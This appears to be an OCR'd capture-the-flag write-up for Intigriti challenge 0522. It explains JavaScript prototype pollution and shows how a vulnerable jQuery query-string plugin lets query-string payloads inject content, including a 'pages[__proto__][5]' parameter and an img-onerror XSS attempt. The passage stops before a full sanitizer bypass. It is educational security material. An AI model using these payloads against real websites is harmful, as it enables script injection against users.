
Challenge 0522



Phase 1 -Recon

As usual first thing we do is goto the challenge page and look at the source code in there!

```
<!DOCTYPE html>
<html>
<head>
  <script src="https://cdnjs.cloudflare.com/ajax/libs/js-xss/0.3.3/xss.min.js"></script>
  <script src="https://code.jquery.com/jquery-3.5.1.js"></script>
  <script>
    /**
 * jQuery.query - Query String Modification and Creation for jQuery
 * Written by Blair Mitchelmore (blair DOT mitchelmore AT gmail DOT com)
 * Licensed under the WTFPL (http://sam.zoy.org/wtfpl/).
 * Date: 2009/8/13
 *
 * @author Blair Mitchelmore
 * @version 2.2.3
```

From a quick look it looks like a rather short challenge. We can see some interesting script being imported in here and one of the names look very interesting "xss.min.js". Lets put this on the back burner and keep going.

We can also see some custom JS code here one of them is a static sort of object stored in a var

```
<body>
<h1 id="root"></h1>
<script>
  var pages = {
    1: `HOME
      <h5>Pollution is consuming the world. It's killing
    2: `PRODUCTS
      <br>
    <footer>
        <img src="https://miro.medium.com/max/1000/1*Cd9
      </footer>
      <footer>
        <img src="https://miro.medium.com/max/1000/1*wlz
      </footer>
    <footer>
        <img src="https://miro.medium.com/max/1000/1*qn_
        </footer>`,
    3: `CONTACT
      <br><br>
      <b>
        <a href="https://www.facebook.com/intigriticom/"
        <a href="https://www.linkedin.com/company/intigr
        <a href="https://twitter.com/intigriti"><img src
        <a href="https://www.instagram.com/hackwithintig
      </b>
      `,
    4: `
      <div class="dropdown">
        <div id="myDropdown" class="dropdown-content">
          <a href = "?page=1">Home</a>
          <a href = "?page=2">Products</a>
          <a href = "?page=3">Contact</a>
        </div>
      </div>`
  };
```

The interesting bit seems to be here now!

```
370
371   var pl = $.query.get('page');
372   if(pages[pl] != undefined){
373     console.log(pages);
374     document.getElementById("root").innerHTML = pages['4']+filterXSS(pages[pl]);
375   }else{
376     document.location.search = "?page=1"
377   }
378 </script>
```

We can clearly see one attack vector there which is the innerHTML, but the problem here is that the pages object is completely static, there are no values in there which we can influence in any way

```
>> pages[1]
<- "HOME
      <h5>Pollution is consuming the world. It's killing all the plants and ruining natu
naturally.</h5>"
>> pages[2]
<- "PRODUCTS
      <br>
    <footer>
        <img src=\"https://miro.medium.com/max/1000/1*Cd9sLiby5ibLJAkixjCidw.jpeg\" widt
      </footer>
      <footer>
        <img src=\"https://miro.medium.com/max/1000/1*wlzwrBXYoDDkaAag_CT-AA.jpeg\" widt
      </footer>
    <footer>
        <img src=\"https://miro.medium.com/max/1000/1*qn_6G8NV4xg_J0luFbY47w.jpeg\" widt
        </footer>"
>> pages[3]
<- "CONTACT
```

Comletely static! nothing we can control here


```
>> pages[3]
```

So now one thing is completely clear, there is no normal way here to get XSS, we cannot control the content that the pages object loads in any way. So what can we do now? how do we proceed?

Remember at the beginning of the source we could see some scripts being imported? Lets have a quick look at them !

```
<!DOCTYPE html>
<html>
<head>
  <script src="https://cdnjs.cloudflare.com/ajax/libs/js-xss/0.3.3/xss.min.js"></script>
  <script src="https://code.jquery.com/jquery-3.5.1.js"></script>
  <script>
    /**
 * jQuery.query - Query String Modification and Creation for jQuery
 * Written by Blair Mitchelmore (blair DOT mitchelmore AT gmail DOT com)
 * Licensed under the WTFPL (http://sam.zoy.org/wtfpl/).
 * Date: 2009/8/13
 *
 * @author Blair Mitchelmore
 * @version 2.2.3
```

That Jquery string modification and creation script seems to be old af (2009/8/13), maybe there is a vulnerability associated with it? Lets do some google!



Looks like its vulnerable to prototype pollution and we using this same 2.2.3 vulnerable version as well!

We need to find a suitable gadget now to exploit this, fortunately we don't have to the research for it as the gadget is already available by doing some googling.

BlackFan / client-side-prototype-pollution Public

Code Issues 1 Pull requests Actions Projects Wiki Se

master client-side-prototype-pollution / pp / jquery-query-object.md

BlackFan Add CVEs

PoC

```
<script src="https://code.jquery.com/jquery-3.5.1.js"></script>
<script src="https://raw.githack.com/alrusdi/jquery-plugin-query-object
```

```
?__proto__[test]=test
#__proto__[test]=test
```

Lets see if we can use this prototype pollution to overwrite the contents within the pages object? but before that we have to understand what prototype pollution is?

Below is a quick primer from my previous writeup and I am copy pasting here since we are humans and we are too lazy to go open the previous one.

Phase 2 - JavaScript Shenanigans

Before being able to exploit prototype pollution properly, we need to understand what even is it? why does it the work the way it does? what kinda secrets JS holds? what kinda damage we can do here after learning the powers we might have just acquired?

To understand this we have to understand how Objects work in JS, I won't go over the entire roller coaster here as its been explained very well in the references below.

Basically shamelessly copy pasting here: "An object is a collection of related data and/or functionality. These usually consist of several variables and functions (which are called

properties and methods when they are inside objects)." Every object inherits from the Object type in JavaScript.

For example, this is an Object!

```
» a = {};
← ▶ Object {  }
```

But this is not empty even though it looks like it. It already got some properties in it by default.

```
» a
← ▼ Object {  }
    ▼ <prototype>: Object { … }
      ▶ __defineGetter__: function __defineGetter__()
      ▶ __defineSetter__: function __defineSetter__()
      ▶ __lookupGetter__: function __lookupGetter__()
      ▶ __lookupSetter__: function __lookupSetter__()
        __proto__: »
      ▶ constructor: function Object()
      ▶ hasOwnProperty: function hasOwnProperty()
      ▶ isPrototypeOf: function isPrototypeOf()
      ▶ propertyIsEnumerable: function propertyIsEnumerable()
      ▶ toLocaleString: function toLocaleString()
      ▶ toString: function toString()
      ▶ valueOf: function valueOf()
      ▶ <get __proto__()>: function __proto__()
      ▶ <set __proto__()>: function __proto__()
```

Now since this challenge is based on some alien like sounding words "prototype pollution", you might ask what even is a prototype??

So you saw the image above with all those properties right? even though we might have created "empty" object but there was still somethings in there right? so you are wondering now what are all these extra properties and where do they come from right?

well well, every Object in JS has a built-in property, which is called a prototype! prototype itself is an object, so prototype will have its own prototype.

For an in-depth understanding of this with code examples, I highly suggest looking at the second reference from top.

```
» a
← ▼ Object {  }
    ▼ <prototype>: Object { … }
      ▶ __defineGetter__: function __defineGetter__()
      ▶ __defineSetter__: function __defineSetter__()
      ▶ __lookupGetter__: function __lookupGetter__()
      ▶ __lookupSetter__: function __lookupSetter__()
        __proto__: »
      ▶ constructor: function Object()
      ▶ hasOwnProperty: function hasOwnProperty()
      ▶ isPrototypeOf: function isPrototypeOf()
      ▶ propertyIsEnumerable: function propertyIsEnumerable()
      ▶ toLocaleString: function toLocaleString()
      ▶ toString: function toString()
      ▶ valueOf: function valueOf()
      ▶ <get __proto__()>: function __proto__()
      ▶ <set __proto__()>: function __proto__()
```

So now you can see that `__proto__` here in this object we created here as well and you might ask "what is this now?"


So in short, `__proto__` is a sort of magic property that returns the prototype of the class of the object. Something like this (stole it straight from the references)

```
function MyClass() {

}

MyClass.prototype.myFunc = function () {
      return 7;
}

var inst = new MyClass();
inst.__proto__ // returns the prototype of MyClass
inst.__proto__.myFunc() // returns 7
```

Another important important thing to note is that Every JS object of a particular type share the prototype properties, e.g. Array type objects all share the same properties, but also inherit the base Object object's prototypes (I know its a goddamn mess, well its JS :-D)

```
// Create a new Object.
let plainObject = {};

// Creating another seperate Object and assigning a new __proto__ property.
({}).__proto__.testing = "Testing!";

// Prints "Testing" because the testing property is accessible from all
objects.
console.log(plainObject.__proto__.testing);

// Create a new array object, not setting any __proto__ properties.
let myArray = [ 1, 2, 3 ];

// But still prints "Testing" because the testing property is accessible from
all objects.
console.log(myArray.__proto__.testing);
```

Maybe it makes some little sense now? or maybe it does not? so I once again shamelessly copy pasted some stuff straight out of stackoverflow (please check references, this diagram is not my work).



So basically if we are in a situation something like this

```
obj[a][b] = value
```

if we can control the `a` and the `value` then its possible to set "a" to "__proto__" and the property with the name defined by "b" will be defined on all existing object of the application with the value “value”.

So whats the big deal you may ask? "I still don't understand why this is a problem?" is that what you are thinking?

Lets take an example, lets say we have this piece of code somewhere in a big mess:

```
if (user.isAdmin) {
        //whatever
}
```

lets also assume that prototype pollution is possible, in that case we can do something like

```
//add a new __proto__ property isAdmin to user object
user.__proto__.isAdmin = true

//Now this returns true everytime and we are always admin!
user.isAdmin //returns true
```

Something similar could be done in this challenge as well, lets try and figure it out!

Phase 3 - Exploitation

Now since we have some understanding of what this prototype pollution really is, we need to see if its possible to exploit this in this scenario.

So the first goal here would be to see if its possible to use this prototype pollution to somehow influence the pages object and render whatever HTML/JS content we want.

```
kedIn\"></img></a
     <a href=\"ht
   ", 4: "\n
     <a href = \
```

As you can see our pages object "array" has 4 indexes here and obv index 5 does not exist. What if we use prototype pollution here and make it return this index 5?

You may ask, how does that work? why will that work?

Lets do a short experiment, shall we?

```
>> foo = [1,2]
<- ▸ Array [ 1, 2 ]
>> foo[3]
<- undefined
>> foo.__proto__[3] = 3
<- 3
>> foo[3]
<- 3
>> foo
<- ▸ Array [ 1, 2 ]
```

prototype pollution

So you may be wondering "Wtf is going on here?". Basically
when you do this for example `foo[1]` then JS will only look at the prototype if the property is not already present.

Since in this case `foo[1]` is already present (with value 2) JS will not bother looking at the prototype in there.

However, after that we polluted the array for index 3, in which case when you do `foo[3]` then JS is like "its not in the 'array', Let me check the prototype, OHHH it does exist! here the value is 3". Atleast thats how I understand this!

```
>> foo
<- ▾ Array [ 1, 2 ]
     0: 1
     1: 2
     length: 2
     ▾ <prototype>: Array(4) [ <3 empty slots>, 3 ]
       3: 3
       ▸ at: function at()
       ▸ concat: function concat()
       ▸ constructor: function Array()
```

Foo[3] not present in here, JS looks at the prototype


foo[3] exists!!

So now lets apply this same formula here?

```
?pages[__proto__][5]=testing&page=5
```


The same methodology here right? pages[5] does not exist but we use our gadget to pollute it such that pages[5] now does exist and we should be able to manipulate the contents on the page!

Sure enough, it does work!




So lets try some XSS payload now?

```
?pages[__proto__]
[5]=%3Cimg%20src%3dx%20onerror%3dalert(document.domain)%3E&page=5
```



It doesn't seem to work and it looks like our payload gets sanitized somehow, its seems like this is most likely due to the js-xss "xss.min.js" script.

Now doing some google around for vulnerabilities related to this got me nowhere.



Google

xss.min.js vulnerbilities

All News Shopping Maps Videos More

About 214,000 results (0.54 seconds)

Did you mean: ***css***.min.js ***vulnerabilities***

https://security.snyk.io › vuln › SNYK-JS-PEKEUPLO...

Cross-site Scripting (XSS) in pekeupload - Snyk Vulnerability ...

24 Oct 2021 — Affected versions of this package are vulnerable to **Cross-site Scripting** (**XSS**). If an attacker induces a user to upload a file whose name ...

https://cheatsheetseries.owasp.org › cheatsheets › DOM...

DOM based XSS Prevention - OWASP Cheat Sheet Series

This cheatsheet addresses DOM (Document Object Model) based **XSS** and is an ... The following is an example **vulnerability** which occurs in the **JavaScript** ...

Missing: ~~min.~~ | Must include: min.

However, looking through that same prototype pollution github project, it looks like this js-xss is also vulnerable to prototype pollution and there is already a gadget to whitelist tags and attributes!

https://github.com/BlackFan/client-side-prototype-pollution

Getting Started


README.md

